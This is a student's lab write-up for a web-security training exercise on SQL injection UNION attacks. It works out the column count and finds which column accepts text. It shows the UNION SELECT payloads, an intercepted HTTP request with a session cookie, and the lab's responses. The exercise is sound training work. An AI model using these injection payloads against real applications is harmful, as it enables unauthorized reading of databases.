
S. Giridharan
CB.SC.P2CYS23006

Lab 4: SQL injection UNION attack, finding a column containing text

The Main Webpage of the Lab4 is below, and in the Lab Description they stated that there is SQL Injection Vulnerability in the Product Category Filter, and this Lab4 is a Continuation of the Lab3 after Determining the Number of Columns, the next step is to identify a column that is compatible with string data.

The Below is the Main page of Lab4,



SQL injection UNION attack, finding a column containing text


Make the database retrieve the string: '5CON3r'

WebSecurity Academy
LAB Not solved
Back to lab description »
Home | My account
WE LIKE TO SHOP
Refine your search:
All Accessories Corporate gifts Lifestyle Pets Toys & Games

Six Pack Beer Belt	$16.68	View details
ZZZZZZ Bed - Your New Home Office	$90.74	View details
Giant Pillow Thing	$89.43	View details
Cheshire Cat Grin	$73.26	View details
Com-Tool	$66.95	View details
The Giant Enter Key	$11.47	View details
Caution Sign	$33.25	View details
There is No 'I' in Team	$32.41	View details

Our Objective is to find Number of Columns in the database and find Which Column Contains String Datatype and print the Following string: **5CON3r**

We are going to intercept the category filter in the Burpsuite and determine the number of columns.




SQL injection UNION attack, finding a column containing text

Make the database retrieve the string: '5CON3r'

Pets' UNION SELECT NULL,NULL,NULL--

Pest Control Umbrella	$26.84	View details
Pet Experience Days	$31.98	View details
Fur Babies	$51.61	View details
Giant Grasshopper	$79.84	View details


From the result, we found that database table contains 3 columns. Next Step is to Determine column contains string datatype.



```
GET /filter?category=Pets'+UNION+SELECT+'5CON3r',NULL,NULL-- HTTP/2
Host: 0ae600ec0419924282dbe2c5006c002c.web-security-academy.net
Cookie: session=ZE3S1xkcMbRYQgBxTODvpvMYXTfZj4pH
Cache-Control: max-age=0
Sec-Ch-Ua: "Not A(Brand";v="99", "Microsoft Edge";v="121", "Chromium";v="121"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0ae600ec0419924282dbe2c5006c002c.web-security-academy.net/filter?category=Pets
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
```

GET /filter?category=Pets'+UNION+SELECT+'5CON3r',NULL,NULL—

The above payload is sent to the server to determine which column contains string datatype.




SQL injection UNION attack, finding a column containing text

Make the database retrieve the string: '5CON3r'

Internal Server Error

Internal Server Error

The first column is not string datatype as it is producing the internal server error, we need to enumerate each column.




SQL injection UNION attack, finding a column containing text

Make the database retrieve the string: '5CON3r'

Pets' UNION SELECT NULL,'5CON3r',NULL--

Pest Control Umbrella	$26.84	View details
Pet Experience Days	$31.98	View details
Fur Babies	$51.61	View details
Giant Grasshopper	$79.84	View details
5CON3r		

We found that 2nd column in the database table contains string datatype.



SQL injection UNION attack, finding a column containing text

Congratulations, you solved the lab!

Pets

Refine your search:

All Accessories Corporate gifts Lifestyle Pets Toys & Games

Pest Control Umbrella	$26.84	View details
Pet Experience Days	$31.98	View details
Fur Babies	$51.61	View details